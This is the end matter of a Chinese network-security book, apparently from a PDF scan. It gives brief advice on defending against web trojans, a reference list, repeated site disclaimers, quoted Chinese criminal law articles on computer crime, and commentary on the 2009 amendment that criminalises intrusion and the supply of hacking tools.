面对如此浩瀚的网海，日新月异的软件产业，我们无从得知下一次漏洞将会出现在哪个组件身上；所以，网页木马是防不胜防的。我们只能依靠良好的使用习惯和使用一些相对强大的安全工具，如 360 安全卫士、超级巡警等，它们都提供了较齐全的系统漏洞更新检测与第三方工具漏洞更新功能，可以随时提醒你更新自己的软件，而 IE 卫士、瑞星卡卡等网页防漏墙类的工具是在网页木马已经进入用户系统的情况下，能够阻止网页木马的执行，有点 HIPS 的味道。不可否认的是，这类 IE 防漏墙对于防范网页木马有着得天独厚的优势：不但可以防范已知的网页木马，还可以防范未知的网页木马，结合反病毒产品的运作，可以将网页木马的危害降到最低限度。总之，网络安全，任重而道远。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

参 考 文 献

[1] 许治坤，王伟，郭添森，杨冀龙 编著.《网络渗透技术》. 北京：电子工业出版社，2005.4.

[2] (美)Jeffrey Richter 著，王建华等译.《Windows 核心编程》. 北京：机械工业出版社，2008.5.

[3] (美)ED Skoudis Lenny Zelter 著，陈贵敏，侯晓慧译.《决战恶意代码》. 北京：电子工业出版社，2005.3.


[4] 孙彬等 编著.《黑客防线》. 北京：人民邮电出版社，2005.2.

[5] 王爽 著.《汇编语言》. 北京：清华大学出版社，2003 年.9.

[6] (美) Greg Hoglund, Gary McGraw 著，邓劲生译.《软件剖析--代码攻防之道》. 北京：清华大学出版社，2005.05.

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

《安全技术大系》严正声明

严正声明：本丛书所讨论的技术仅用于研究学习，旨在最大限度地唤醒大家的信息安全意识，提高信息安全防护技能，严禁用于非法活动。任何个人、团体、组织不得将其用于非法目的，违法犯罪必将受到法律的严厉制裁。

《中华人民共和国刑法》关于信息安全的条例

第二百五十三条之一 国家机关或者金融、电信、交通、教育、医疗等单位的工作人员，违反国家规定，将本单位在履行职责或者提供服务过程中获得的公民个人信息，出售或者非法提供给他人，情节严重的，处三年以下有期徒刑或者拘役，并处或者单处罚金

第二百八十五条 违反国家规定，侵入国家事务、国防建设、尖端科学技术领域的计算机信息系统的，处三年以下有期徒刑或者拘役。

违反国家规定，侵入前款规定以外的计算机信息系统或者采用其他技术手段，获取该计算机信息系统中存储、处理或者传输的数据，或者对该计算机信息系统实施非法控制，情节严重的，处三年以下有期徒刑或者拘役，并处或者单处罚金；情节特别严重的，处三年以上七年以下有期徒刑，并处罚金。

提供专门用于侵入、非法控制计算机信息系统的程序、工具，或者明知他人实施侵入、非法控制计算机信息系统的违法犯罪行为而为其提供程序、工具，情节严重的，依照前款的规定处罚。

第二百八十六条 违反国家规定，对计算机信息系统功能进行删除、修改、增加、干扰，造成计算机信息系统不能正常运行，后果严重的，处五年以下有期徒刑或者拘役；后果特别严重的，处五年以上有期徒刑。

违反国家规定，对计算机信息系统中存储、处理或者传输的数据和应用程序进行删除、修改、增加的操作，后果严重的，依照前款的规定处罚。

故意制作、传播计算机病毒等破坏性程序，影响计算机系统正常运行，后果严重的，依照第一款的规定处罚。

第二百八十七条 利用计算机实施金融诈骗、盗窃、贪污、挪用公款、窃取国家秘密或

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

者其他犯罪的，依照本法有关规定定罪处罚。

解读 09 年新刑法修正案

（本文引自 www.yangyong.org，作者：杨勇 ）

十一届全国人大常委会，第七次会议 2 月 28 日上午，十一届全国人大常委会第七次会议在北京人民大会堂举行闭幕会，以 161 票赞成、4 票弃权表决通过《中华人民共和国刑法修正案（七）》。令人关注的是，对于惩治网络“黑客”的违法犯罪行为，刑法增加了相关条款。这意味着，今后惩处网络“黑客”有法可依。

一、背景

十一届全国人大常委会，第七次会议 2 月 28 日上午，十一届全国人大常委会第七次会议在北京人民大会堂举行闭幕会，以 161 票赞成、4 票弃权表决通过《中华人民共和国刑法修正案（七）》。会议经表决，通过了食品安全法、刑法修正案（七）和修订后的保险法，国家主席胡锦涛分别签署并予以公布。刑法修正案（七）自公布之日起施行。令人关注的是，对于惩治网络“黑客”的违法犯罪行为，刑法增加了相关条款。这意味着，今后惩处网络“黑客”有法可依。

二、分析

此前，刑法第 285 条规定，违反国家规定，侵入国家事务、国防建设、尖端科学技术领域的计算机信息系统的，处三年以下有期徒刑或者拘役。

1. 问题

近年来，计算机犯罪的特点已经超越了刑法 285 和 286 标注的范围。主要是通过，技术手段非法侵入法律规定以外的计算机信息系统，窃取他人账号、密码、虚拟财产（如游戏装备）等信息，或者对大范围的他人计算机实施非法控制（如僵尸网络）。

这些犯罪行为，都超出了 285 和 286 条管辖的范围，刑法原有的规定使司法机关在打击“黑客”犯罪时面临法律困扰。

2. 解决

鉴于上述情况，刑法修正案（七）在刑法第 285 条中增加两款（第二款、第三款）：

“违反国家规定，侵入前款规定以外的计算机信息系统或者采用其他技术手段，获取该计算机信息系统中存储、处理或者传输的数据，或者对该计算机信息系统实施非法控制，情节严重的，处三年以下有期徒刑或者拘役，并处或者单处罚金；情节特别严重的，处三

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

年以上七年以下有期徒刑，并处罚金。”

“提供专门用于侵入、非法控制计算机信息系统的程序、工具，或者明知他人实施侵入、非法控制计算机信息系统的违法犯罪行为而为其提供程序、工具，情节严重的，依照前款的规定处罚。”

此次修订带来的变化如下。

1．范畴变化。对于军事、金融、政府以外的计算机系统，发生的计算机犯罪进行了界定，尤其是明确刑罚的内容。对于保护商业企业的计算机信息系统，尤为重要。

2.刑罚变化。对于计算机犯罪的惩处量刑出现变化，比以前实施更大的惩罚力度。(……处三年以上七年以下有期徒刑……)

3．内容变化。

A．在内容上与时俱进，兼顾了对新型计算机犯罪行为的界定和内容描述。(如增加非法控制他人计算机的部分)。关注点从以前的关注入侵（“……对计算机信息系统功能进行删除、修改、增加、干扰，造成计算机信息系统……”），转到新型犯罪行为的描述（……获取该计算机信息系统中存储、处理或者传输的数据……，此处对虚拟财产犯罪行为的定罪，有非常积极的意义)。

B．对提供黑客工具，编写黑客工具行为，界定为违法行为。(“……提供程序、工具，情节严重的，依照前款的规定处罚。……”)

总体看这次刑法的变更，解决了长期以来“计算机（互联网）犯罪成本”的问题，为行政司法处罚提供了依据。

溜客安全网 WwW.176Ku.CoM